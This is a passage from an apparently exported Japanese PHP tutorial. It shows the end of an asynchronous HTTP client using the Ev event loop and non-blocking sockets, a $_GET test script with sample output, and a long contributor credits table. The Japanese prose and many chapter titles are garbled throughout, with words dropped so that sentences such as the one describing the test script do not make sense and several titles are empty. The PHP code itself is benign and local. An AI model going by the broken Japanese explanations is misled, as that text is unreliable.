    Ev::READ, [$this, '_onReadable']);

  // Continue running the loop
  $loop->run();
}

/**
 * Callback which is called when the socket becomes readable
 */
public function _onReadable(EvIo $w) {
  // recv() 20 bytes in non-blocking mode
  $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

  if ($ret) {
    // Still have data to read. Append the read chunk to the buffer.
    $this->buffer .= $out;
  } elseif ($ret === 0) {
    // All is read
    printf("\n<<<<\n%s\n>>>>", rtrim($this->buffer));
    fflush(STDOUT);
    $w->stop();
    $this->close();
    return;
```

```
    }

    // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
      return;
    }

    $w->stop();
    $this->close();
  }
}

////////////////////////////////////
class MyHttpClient {
  /// @var array Instances of MyHttpRequest
  private $requests = [];
  /// @var EvLoop
  private $loop;

  public function __construct() {
    // Each HTTP client runs its own event loop
    $this->loop = new EvLoop();
  }

  public function __destruct() {
    $this->loop->stop();
  }

  /**
   * @return EvLoop
   */
  public function getLoop() {
    return $this->loop;
  }

  /**
   * Adds a pending request
   */
  public function addRequest(MyHttpRequest $r) {
    $this->requests []= $r;
  }

  /**
   * Dispatches all pending requests
   */
  public function run() {
    $this->loop->run();
  }
}


////////////////////////////////////
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
  $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i,
'GET'));
}
$client->run();
```

テスト

`http://my-host.local/test.php`スクリプトが`$_GET`ダンプを`http://my-host.local/test.php`とし`http://my-host.local/test.php`。

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

`php http-client.php`コマンドのはのようになります

```
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '3',
)

0
>>>>
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '2',
)

0
>>>>
...
```

トリム

PHP 5では、 ソケットは、 `EINPROGRESS` 、 `EAGAIN` 、および`EWOULDBLOCK` `errno`のをすることがあります。ログをオフにすることはです

```
error_reporting(E_ERROR);
```

オンラインでプログラミングをむ https://riptutorial.com/ja/php/topic/4321/プログラミング

クレジット

S. No		Contributors
1	PHPをいめる	7ochem, A. Raza, Abhishek Jain, adistoe, Andrew, Anil, Aust, bwoebi, cale_b, Charlie H, Community, Dipesh Poudel, Ed Cottrell, Epodax, Félix Gagnon-Grenier, Filip Š, Gaurav, Gerard Roche, GuRu, H. Pauwelyn, Harsh Sanghani, Henrique Barcelos, ImClarky, JayIsTooCommon, Jens A. Koch, Jo., John Slegers, JonasCz, Kzqai, Lode, Majid, manetsus, Mark Amery, matiaslauriti, Matt S, miken32, mleko, mpavey, Mubashar Abbas, Mushti, Nate, Nathan Arthur, noufalcep, ojrask, p_blomberg, Panda, paulmorriss, PeeHaa, PHPLover, rap-2-h, salathe, sascha, Sebastian Brosch, SOFe, Software Guy, SZenC, TecBrat, tereško, Thijs Riezebeek, Tigger, Toby Allen, toesslab.ch, tpunt, tyteen4a03, uruloke, user128216, Viktor, xims, Your Common Sense, Zachary Vincze
2	APCu	Joe
3	BCバイナリ	Sebastian Brosch, SOFe, tyteen4a03
4	Composer Dependency Manager	alcohol, Alok Kumar, Alphonsus, bwoebi, castis, Chris White, Daniel Waghorn, DJ Sipe, Dov Benyomin Sohacheski, Félix Gagnon-Grenier, hspaans, icc97, John Slegers, kelunik, Matt S, miken32, Moppo, Muhammad Sumon Molla Selim, Paulpro, Pawel Dubiel, RamenChef, Robbie Averill, Safoor Safdar, SaitamaSama, salathe, Sam Dufel, Sumurai8, Test, Thijs Riezebeek, tyteen4a03, Ziumin
5	GDによる	Ormoz, RamenChef, Rick James, SOFe, tyteen4a03
6	HTMLの	Ala Eddine JEBALI, Mariano, miken32, nickb, RamenChef, tyteen4a03
7	HTTP	Noah van der Aa, SOFe
8	IMAP	Kuhan, Tom, walid
9	JSON	A.L, Ajax Hill, Alexey Kornilov, AnatPort, Anil, Arkadiusz Kondas, AVProgrammer, BrokenBinary, bwoebi, Canis, Clomp, Companjo, Dmytrechko, doctorjbeam, Ed Cottrell, fuzzy, Gino Pane, hack3p, hakre, Ilyas Mimouni, Jeremy Harris, John Slegers, Johnathan Barrett, Karim Geiger, Leith, Ligemer, lxer, Machavity, Marc, Matei Mihai, matiaslauriti, miken32, noufalcep

		, Panda, particleflux, Pawel Dubiel, Piotr Olaszewski, QoP, Rafael Dantas, RamenChef, rap-2-h, Rick James, ryanyuyu, SaitamaSama, tereško, Thomas, Timothy, Tomáš Fejfar, tpunt, tyteen4a03, ultrasamad, uzaif, Viktor, Vojtech Kane, Willem Stuursma, Yuri Blanc, Yury Fedorov
10	Linux / Unixへのインストール	A.L, Adam, miken32, Pablo Martinez, rfsbsb, tyteen4a03
11	MongoDBの	Kevin Campion, RamenChef, tyteen4a03
12	mongo-php	Alex Jimenez, Gopal Sharma, SZenC
13	PDO	Abhi Beckert, Anass, Andrew, Anwar Nairi, BacLuc, br3nt, Canis, cteski, Drew, EatPeanutButter, Ed Cottrell, Genhis, greatwolf, Henrique Barcelos, Ivan, Jay, Machavity, Magisch, Manolis Agkopian, Matt S, miken32, noufalcep, philwc, rap-2-h, SOFe, tereško, Tgr, Toby Allen, tpunt, tyteen4a03, Vincent Teyssier, Your Common Sense, Yury Fedorov
14	PHP MySQLi	a4arpan, BSathvik, bwoebi, Callan Heard, Edvin Tenovimas, Jared Dunham, Jees K Denny, jophab, JustCarty, Lambda Ninja, Machavity, Martijn, Matt S, Obinna Nwakwue, Panda, Petr R., Rick James, robert, Smar, tyteen4a03, Xymanek, Your Common Sense, Zeke
15	PHP mysqliのをけたは、のをすがあるときに0をします	John
16	PHPDoc	Gerard Roche, HPierce, leguano, miken32, Mubashar Iqbal, Thijs Riezebeek
17	PHPコアへの	miken32, tpunt, undefined
18	PHPでPDFファイルをする	Boysenb3rry, feeela
19	PHPでRedisをする	this.lau_
20	PHPでのcURLの	2awm366, A.L, Andreas, Anil, animuson, charj, Dharmang, dikirill, Epodax, James, James Alday, Jimmmy, Loopo, miken32, RamenChef, Rohan Khude, S.I., Sam Onela, SOFe, Stony, Thanks in advantage, this.lau_
21	PHPでのUnicodeサポート	Code4R7, John Slegers, mnoronha, tyteen4a03

22	PHPのYAML	Aleks G
23	PHPマニュアルへの	Gordon, salathe, Thomas Gerot, tpunt
24	PSR	RelicScoth, Tom
25	SimpleXML	bhrached, SOFe
26	SOAPクライアント	JC Lee, Liam, Piotr Olaszewski, RamenChef, Rocket Hazmat, Technomad, Thijs Riezebeek, tyteen4a03
27	SOAPサーバー	Piotr Olaszewski
28	SPLデータ	RamenChef, Sherif, tyteen4a03
29	SQLite3	blade, RamenChef, tristansokol, tyteen4a03
30	SQLSRVの	AVProgrammer, bansi, ImClarky
31	URL	A.L, Abhi Beckert, Asaph, Ernestas Stankevičius, miken32
32	URLをする	Patrick Simard
33	UTF-8	BrokenBinary, Ruslan Bes
34	WebSockets	SirNarsh
35	WindowsにPHPをインストールする	Ani Menon, bwoebi, Jhollman, RamenChef, RiggsFolly, Saurabh, Woliul
36	XML	AbcAeffchen, James, Michael Thompson, Oldskool, Perry, SZenC, Vadim Kokin
37	イマジック	Félix Gagnon-Grenier, Ilker Mutlu, jesussegado, Kenyon, RamenChef
38	エラーとの	EatPeanutButter, Thamilan, u_mulder
39	オートローディングプライマー	bishop, br3nt, Jens A. Koch
40	オブジェクトの	Ali MasudianPour, Matt S, Mohamed Belal
41	キャッシュ	georoot, Jaydeep Pandya
42	クッキー	AnotherGuy, bnxio, BrokenBinary, Community, Dilip Raj Baral, Dragos Strugar, John C, Jon B, Majid, Mohamed Belal, mTorres, n-dru, Niek Brouwer, Panda, Petr R., tyteen4a03, walid

43	クライアントのIPアドレスをする	Erki A, mnoronha, RamenChef
44	クラスとオブジェクト	Abhi Beckert, Adam, Adil Abbasi, Alexander Guz, Alon Eitan, Arun3x3, Aust, br3nt, BrokenBinary, bwoebi, Canis, chumkiu, Cliff Burton, Darren, Dennis Haarbrink, Ed Cottrell, Ekin, feeela, Félix Gagnon-Grenier, Gino Pane, Gordon, Henrique Barcelos, Isak Combrinck, Jack hardcastle, Jason, JayIsTooCommon, John Slegers, jwriteclub, kero, m02ph3u5, Machavity, Madalin, Majid, Marten Koetsier, Matt S, miken32, Mohamed Belal, Nate, noufalcep, ojrask, RamenChef, Robbie Averill, SOFe, StasM, tereško, Thamilan, thanksd, Thijs Riezebeek, tpunt, Tyler Sebastian, tyteen4a03, Valentincognito, vijaykumar, Vlad Balmos, walid, Will, Yury Fedorov, YvesLeBorg
45	コーディング	Abhi Beckert, Ernestas Stankevičius, Quill, signal
46	コマンドラインインターフェイスCLI	Artsiom Tymchanka, bwoebi, Chris Forrence, Exagone313, Henrique Barcelos, Ian Drake, jwriteclub, kelunik, Matt S, miken32, mleko, mulquin, Nate H, noufalcep, ojrask, Robbie Averill, Shawn Patrick Rice, SOFe, talhasch, webNeat
47	コメント	Rebecca Close
48	コンパイルPHP	4444, Sherif, tyteen4a03
49	サーバーにみまれたPHP	Paulo Lima
50	シリアライゼーション	Edvin Tenovimas, Epodax, jmattheis, Joram van den Boezem, Mohammad Sadegh, RamenChef, Ruslan Bes, shyammakwana.me, tyteen4a03
51	スーパーグローバルPHP	Akshay Khale, JustCarty, mnoronha, RamenChef, tyteen4a03
52	ストリーム	littlethoughts, SOFe, tyteen4a03
53	セキュリティ	Adam Lear, Alon Eitan, brotherperes, bwoebi, Charlotte Dunois, Community, Darren, daviddhont, georoot, gvre, Machavity, Mansouri, matiaslauriti, Matt S, pilec, RamenChef, rap-2-h, Robin Panta, Script47, secelite, Thijs Riezebeek, Thomas Gerot, tim, tpunt, undefined, Undersc0re, Vincent Teyssier, webDev, Xorifelse, Your Common Sense, Yury Fedorov, Ziumin
54	セッション	Abhishek Gurjar, Alon Eitan, DanTheDJ1, Darren, Epodax, Haridarshan, Henders, Ismael Miguel, Ivijan Stefan Stipić, Jens

		A. Koch, ksealey, matiaslauriti, mickmackusa, Nijraj Gelani, RiggsFolly, SirMaxime, SOFe, tyteen4a03
55	ソケット	4444, bwoebi, Filip Š, SOFe, tyteen4a03
56	タイプ	Amir Forsati Q., AnatPort, bwoebi, cFreed, Christopher K., Dipen Shah, Gaurav Srivastava, Gerard Roche, Gino Pane, gracacs, greatwolf, Henders, HPierce, inkista, jbmartinez, John Slegers, Marten Koetsier, Martin, miken32, moopet, noufalcep, ojrask, Qullbrune, rap-2-h, Ruslan Bes, rzyns, smm, Thamilan, Tom Wright, Will
57	タイプヒント	Chris White, HPierce, Karim Geiger, Machavity, SOFe, theomessin, tyteen4a03, u_mulder
58	デザインパターン	Alon Eitan, br3nt, Ed Cottrell, Gordon, Henrique Barcelos, John Slegers, jwriteclub, Mohamed Belal
59	デバッグ	alexander.polomodov, bwoebi, franga2000, Katie, Laposhasú Acsa, Serg Chernata
60	ドッカーの	georoot
61	パスワードハッシュ	bwoebi, Dmytrechko, Finwe, Jason, kelunik, Lode, Machavity, Matt S, Nic Wortel, Perry, Rápli András, Sverri M. Olsen, tereško, Thijs Riezebeek, Thomas Gerot, Tom, tyteen4a03
62	パフォーマンス	Matt S, SOFe, Tgr
63	ファイル	Abhi Beckert, Alexey, Alon Eitan, gabe3886, Hardik Kanjariya ツ, J F, Jason, kamal pal, Maarten Oosting, Mark H., Matt Clark , miken32, Northys, rap-2-h, Ryan K, Sivaprakash, SOFe, wakqasahmed, Yehia Awad, Ziumin
64	フィルタとフィルタ	Abhishek Gurjar, Exagone313, Ivijan Stefan Stipić, John Conde , matiaslauriti, RamenChef, Robbie Averill, samayo, tyteen4a03
65	ヘッダー	Mike, mnoronha
66	マジックメソッド	baldrs, bwoebi, Dan Johnson, Ed Cottrell, Gerard Roche, Jeff Puckett, mnoronha, Rafael Dantas, Ruslan Bes, TGrif, Thijs Riezebeek
67	マジック	Asaph, E_p, Matei Mihai, Matt Raines, mnoronha, RamenChef, Ruslan Bes, tyteen4a03
68	マルチスレッド	mnoronha, RamenChef, SaitamaSama, Sunitrams'
69	マルチプロセッシン	Christian, georoot

	グ	
70	ユニットテスト	Ajant, bwoebi, Edvin Tenovimas, Gino Pane, RamenChef, tyteen4a03
71	リクエストデータのみみ	cjsimon, franga2000, Marten Koetsier, miken32, mnoronha
72	ループ	Chris Larson, greatwolf, ImClarky, Jo., John Slegers, jwriteclub, Manikiran, Matt Raines, Mohamed Belal, Nate, Nguyen Thanh, RamenChef, tereško, Thijs Riezebeek, Thomas Gerot, TimWolla, tyteen4a03, Yury Fedorov,
73	レシピ	Connor Gurney, Eisenheim, tyteen4a03
74	ローカリゼーション	Cédric Bourgot, Gabriel Solomon, Majid, RamenChef, Sebastianb, Thijs Riezebeek, tyteen4a03
75	なエラー	bwoebi, think123
76	とエラー	baldrs, F. Müller, Félix Gagnon-Grenier, mnoronha, Robbie Averill
77		alexander.polomodov, David Packer, Ed Cottrell, Edward, Félix Gagnon-Grenier, Joe Green, kelunik, Linus, matiaslauriti, Ruslan Bes, Steve Chamaillard, Thijs Riezebeek, tpunt
78	バッファリング	7ochem, Anil, CN, cyberbit, KalenGi, Philip, scottevans93, Sumurai8, think123, Vinicius Monteiro
79		AnatPort, bwoebi, CStff, jcuenod, Jens A. Koch, Joshua, matiaslauriti, miken32, Robin Panta, tereško, TryHarder, tyteen4a03
80	の	bwoebi, JayIsTooCommon, Machavity, Marten Koetsier, matiaslauriti, Shane, Sverri M. Olsen, Xenon
81		bwoebi
82		Ajant, John Conde, Marten Koetsier, RamenChef, tyteen4a03
83	スコープ	JustCarty, Matt S, mnoronha, Thijs Riezebeek
84		B001, Dragos Strugar, Majid, Manulaiko, matiaslauriti, Matt S, RamenChef, Thijs Riezebeek, Tom Wright, tyteen4a03
85	ジャグリングとの	GordonM, miken32, tyteen4a03
86		54 69 6D, 7ochem, ackwell, Adil Abbasi, afeique, Alexander Guz, Anil, AppleDash, AVProgrammer, B001, Ben Rhys-Lewis,

		Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Chris Evans, Christian, Community, Confiqure, cpalinckx, Daniel Stradowski, David G., Dykotomee, Ed Cottrell, Edvin Tenovimas, F0G, Favian Ioel P, Franck Dernoncourt, Gino Pane, Henders, Henrique Barcelos, Hirdesh Vishwdewa, Huey, Jay, Jaya Parwani, JayIsTooCommon, jmattheis, John Slegers, JonasCz, Kannika, kranthi117, m02ph3u5, MackieeE, Magisch, Marc, Mark H., Matt S, miken32, Mubashar Abbas, Mushti, Nate, Nathan Arthur, Nathaniel Ford, Neil Strickland, Nicolas Durán, noufalcep, ojrask, Ortomala Lokni, Panda, Parziphal, Paul Ishak, Perry, Piotr Olaszewski, Praveen Kumar, QoP, Quolonel Questions, Rakitić, RamenChef, reenleedr, Rick James, rmbl, Robbie Averill, Roel Vermeulen, Ryan Hilbert, ryanm, SOFe, Søren Beck Jensen, stark, StasM, Stewartside, Sumurai8, SZenC, Thaillie, thetaiko, Thewsomeguy, Thijs Riezebeek, ThomasRedstone, Timothy, Tomáš Fejfar, tpunt, trajchevska, TRiG, TryHarder, Ultimater, Unex, uzaif, vasili111, Ven, vijaykumar, Yaman Jain, Yury Fedorov
87	のをする	4444, 7ochem, Adil Abbasi, Anil, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Community, cpalinckx, David, Dmytrechko, Don't Panic, Ed Cottrell, H. Pauwelyn, Henrique Barcelos, Hirdesh Vishwdewa, jmattheis, John Slegers, K48, kisanme, Magisch, Marc, Mark H., Marten Koetsier, miken32, Mohammad Sadegh, Nate, Nathan Arthur, Neil Strickland, NetVicious, Panda, Praveen Kumar, Rafael Dantas, rap-2-h, ryanm, Serg Chernata, SOFe, StasM, Svish, SZenC, Thaillie, Thomas Gerot, Timothy, Timur, tpunt, tyteen4a03, Ultimater, uzaif, Ven, William Perron, Your Common Sense
88	な	yesitsme
89		Abhishek Gurjar, Asaph, bwoebi, jlapoutre, matiaslauriti, RamenChef, rfsbsb, Ruslan Bes, Thomas, tyteen4a03
90		alexander.polomodov, David McGregor, JayIsTooCommon, jlapoutre, John Slegers, letsgettechnical, Machavity, Majid, MattCan, Moppo, Mubashar Abbas, noufalcep, Quolonel Questions, Radu Murzea, RamenChef, Scott Carpenter, Spooky, Thijs Riezebeek, tyteen4a03
91	の	Benjam, SOFe
92	の	Benjam, Bram, Chief Wiggum, Christian, Ekin, Juha Palomäki, mnoronha, Sharlike, Sittipong Wiboonsirichai, SOFe, Sourav Ghosh, Thara, tyteen4a03
93	との	AeJey, Anorgan, jayantS, John Conde, miken32, mnoronha,

		Nathaniel Ford, Pedro Pinheiro, richsage, Robbie Averill, SaitamaSama, SZenC, Thamilan, Viktor
94	クラス	AnatPort, bakahoe, Bonner , Edward Comeau, James, Oscar David, Sverri M. Olsen, tyteen4a03, warlock
95		Anthony Vanover, naitsirch, user2914877
96		georoot, Gerard Roche, tyteen4a03
97	プログラミング	AbcAeffchen, appartisan, bluray, bwoebi, Chemaclass, Darren, Dmytro G. Sergiienko, EgaSega, F. Müller, Gerard Roche, Gerrit Luimstra, hack3p, Hailwood, kamal pal, krtek, Marcel dos Santos, Martijn Gastkemper, miken32, Nikolay Konovalov, Pedro Pinheiro, Qullbrune, RamenChef, Robbie Averill, Ruslan Bes, Thomas Gerot, Timothy, Tomasz Tybulewicz, unarist, utdev
98	regexp / PCRE	A.L, bwoebi, Chrys Ugwu, Epodax, Kamehameha, mjsarfatti, mnoronha, ojrask, RamenChef, Smar, SOFe, tyteen4a03, uruloke
99		Abdul Waheed, Abhishek Gurjar, Andrew, Calvin, Companjo, Emil, Gino Pane, H. Pauwelyn, Isak Combrinck, JayIsTooCommon, Joe, JonMark Perry, jwriteclub, LeonardChallis, Marten Koetsier, Matt Raines, Matt S, miken32, Nate, noufalcep, Ortomala Lokni, Petr R., rap-2-h, Robin Panta, roman reign, Ruslan Bes, SaitamaSama, Script_Coded, SOFe, StasM, SuperBear, ɬolɐəz əuɬ qoq, Tom K, tpunt, Tyler Sebastian, tyteen4a03, w1n5rx, wogsland
100		BrokenBinary, Chris White, Majid, Matze, RamenChef, tyteen4a03, uruloke
101	のをにする	AbcAeffchen, Anees Saban, David, Fathan, Matt S, mnoronha, noufalcep, SOFe, Yury Fedorov
102		7ochem, AbcAeffchen, Adil Abbasi, Albzi, Alessandro Bassi, alexander.polomodov, Alexey, Ali MasudianPour, Alok Patel, Andreas, Anees Saban, Antony D'Andrea, Artsiom Tymchanka, Arun3x3, Asaph, Atiqur, bpoiss, bwoebi, caoglish, Charlie H, chh, Chief Wiggum, Chris White, Companjo, cteski, Cyclonecode, Darren, David, David, David McGregor, Dez, Edvin Tenovimas, Ekin, F. Müller, Fathan, Félix Gagnon-Grenier, Gaurav Srivastava, greatwolf, GuRu, Harikrishnan, jcalonso, jmattheis, Jo., John Slegers, Jonathan Port, juandemarco, Kodos Johnson, ksealey, m02ph3u5, Maarten Oosting, MackieeE, Magisch, Matei Mihai, Matt S, Meisam Mulla, miken32, Milan Chheda, Mohyaddin Alaoddin,

		Munesawagi, nalply, Nathaniel Ford, noufalcep, Perry, Proger_Cbsk, rap-2-h, Raptor, Ravi Hirani, Rizier123, Robbie Averill, Ruslan Bes, RyanNerd, SaitamaSama, Siguza, SOFe, Sourav Ghosh, Sumurai8, Surabhil Sergy, tereško, Tgr, Thibaud Dauce, Thijs Riezebeek, Thlbaut, tpunt, tyteen4a03, Ultimater, unarist, Vic, vijaykumar, Yury Fedorov
103	にする	Alok Patel, Andreas, Antony D'Andrea, Arun3x3, caoglish, Matt S, Maxime, mnoronha, Ruslan Bes, RyanNerd, SOFe
104	の	AbcAeffchen, Atiqur, bwoebi, chh, Darren, F. Müller, Harikrishnan, jmattheis, juandemarco, Machavity, Milan Chheda, mnoronha, noufalcep, Richard Turner, Ruslan Bes, SOFe, SZenC, Veerendra
105	のりし	Albzi, B001, bwoebi, ksealey, SOFe
106		RamenChef, tyteen4a03, Victor T.
107		Abhi Beckert, Jonathan Dalgaard, SOFe
108	メールをする	AgeDeO, Anthony Vanover, bish, Chris Forrence, CN, Community, Jari Keinänen, jasonlam604, John Conde, Lauryn Unsopale, Liam, Machavity, maioman, matiaslauriti, Oleg Fedoseev, Panda, Pekka , Petr R., RamenChef, Robbie Averill, tyteen4a03, weirdan
109	プログラミング	Brad Larson, bwoebi, kelunik, martin, matiaslauriti, RamenChef, Ruslan Osmanov, tyteen4a03, vijaykumar